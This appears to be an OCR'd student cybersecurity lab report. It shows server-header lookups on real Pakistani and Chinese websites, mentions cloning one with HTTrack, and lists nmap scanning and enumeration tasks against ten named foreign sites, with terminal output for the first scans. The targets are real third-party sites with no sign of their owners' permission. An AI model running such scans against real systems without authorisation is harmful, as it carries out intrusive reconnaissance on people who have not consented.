Server-Timing: cfRequestDuration;dur=271.999836
Server: cloudflare
CF-RAY: 832cdb878cb617ae-MAA
alt-svc: h3=":443"; ma=86400
Query complete.

5** For the website: www.szic.pk




Output:

Initiating server query ...
Looking up IP address for domain: szic.pk
The IP address for the domain is: 65.181.111.19
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK

Connection: close
set-cookie: PHPSESSID=a53875eddea6e0a9338326a7043c212c; path=/
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
content-type: text/html; charset=UTF-8
transfer-encoding: chunked
content-encoding: gzip
vary: Accept-Encoding,User-Agent,User-Agent
date: Sat, 09 Dec 2023 13:58:33 GMT
server: LiteSpeed
Query complete.

China websites:-

1** For the website :www.blued.cn




Output:

Initiating server query ...
Looking up IP address for domain: blued.cn
The IP address for the domain is: 49.232.125.124
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 302 Moved Temporarily
Server: stgw
Date: Sat, 09 Dec 2023 11:23:37 GMT

Content-Type: text/html
Content-Length: 137
Connection: close
Location: https://www.blued.cn:443/
Query complete.


2** for the website: www.zhipuai.cn



Output:

Initiating server query ...
Looking up IP address for domain: zhipuai.cn
The IP address for the domain is: 117.50.179.92
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.20.1
Date: Sat, 09 Dec 2023 11:24:22 GMT
Content-Type: text/html
Content-Length: 145
Connection: close
Location: https://zhipuai.cn/
Query complete.


3** For the website: www.airbnb.cn



Output:

Initiating server query ...
Looking up IP address for domain: airbnb.cn
The IP address for the domain is: 106.15.81.69
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:25:34 GMT
Content-Type: text/html
Content-Length: 185
Connection: close
Location: https://airbnb.cn/
The server's response did not contain the expected 'Server:' header to identify itself.
Therefore, server's identity can not be determined.
Query complete.

4** For the website: www.katespade.cn




Output:

Initiating server query ...
Looking up IP address for domain: katespade.cn
The IP address for the domain is: 61.170.81.215
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:

```
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:27:54 GMT
Content-Type: text/html
Content-Length: 262
Connection: close
Location: https://katespade.cn/
Feature-Policy: *
Content-Security-Policy: frame-ancestors https;object-src https://*.katespade.cn
https://*.coach.com.cn;script-src blob: 'unsafe-eval' https://*.katespade.cn
https://*.coach.com.cn https://res.wx.qq.com https://map.qq.com https://*.map.qq.com
https://apikey.map.qq.com;style-src 'unsafe-inline' https://*.katespade.cn
https://*.coach.com.cn;
Strict-Transport-Security: max-age=31536000; includeSubDomains;preload
Permissions-Policy: *
Cache-Control: no-cache,no-store,must-revalidate
X-XSS-Protection: 1; mode=block
X-FRAME-OPTIONS: sameorigin
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
Via: vcache25.cn6013[,0]
Timing-Allow-Origin: *
EagleId: 3daa512d17021212743885840e
```

The server's response did not contain the expected 'Server:' header to identify itself.
Therefore, server's identity can not be determined.
Query complete.

5** For the information: www.chinesetest.cn



Output:


Initiating server query ...
Looking up IP address for domain: chinesetest.cn
The IP address for the domain is: 123.59.92.86
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Server: openresty
Date: Sat, 09 Dec 2023 11:28:44 GMT
Content-Type: text/html
Content-Length: 166
Connection: close
Location: https://admin.chinesetest.cn/
Query complete.

HTTrack:-


Pakistan websites:

** For the website: www.szic.pk


Interface of the HTTrack application:



Providing url of the target website:



Cloned website:



➔TASK-2

Scanning & Enumeration

o Perform Scanning & Enumeration on 10 websites (Not Indian websites)

→Scanning

- Scan default 1000 ports
- Scan 65,535 ports
- Scan service version
- Scan using different scan techniques
- Aggressive Scanning
- Retrieve domain name of an ip address using nmap

→ Enumeration

- HTTP enumeration
- SSL enumeration
- FTP enumeration

TASK—2

Scanning &Enumeration

→Performing Scanning &Enumeration on 10 websites listed below:

1**www.aksosbookstore.af

2**www.swn.af

3**www.hbperfumes.af

4**www.calvinklein.bg

5** www.chinesetest.cn

6**www.buyon.pk

7**www.jazmin.pk

8**www.hamzastore.pk

9**www.vogue.co.uk

10**www.sre.as

Scanning:

→scanning default 1000 ports:-

1** For the website: www.aksobookstore.af

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1-1000 aksobookstore.af
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:03 EST
Failed to resolve "aksobookstore.af".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 23.04 seconds
```


2**For the website: www.swn.af

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1-1000 swn.af
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 19:59 EST
Nmap scan report for swn.af (104.21.25.251)
Host is up (0.19s latency).
Other addresses for swn.af (not scanned): 2606:4700:3034::6815:19fb 2606:4700:3032::ac43:86f4
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 15.87 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```


3**For the website: www.hbperfumes.af

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1-1000 hbperfumes.af
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 20:06 EST
Nmap scan report for hbperfumes.af (74.208.236.57)
Host is up (0.28s latency).
Other addresses for hbperfumes.af (not scanned): 2607:f1c0:100f:f000::2d6
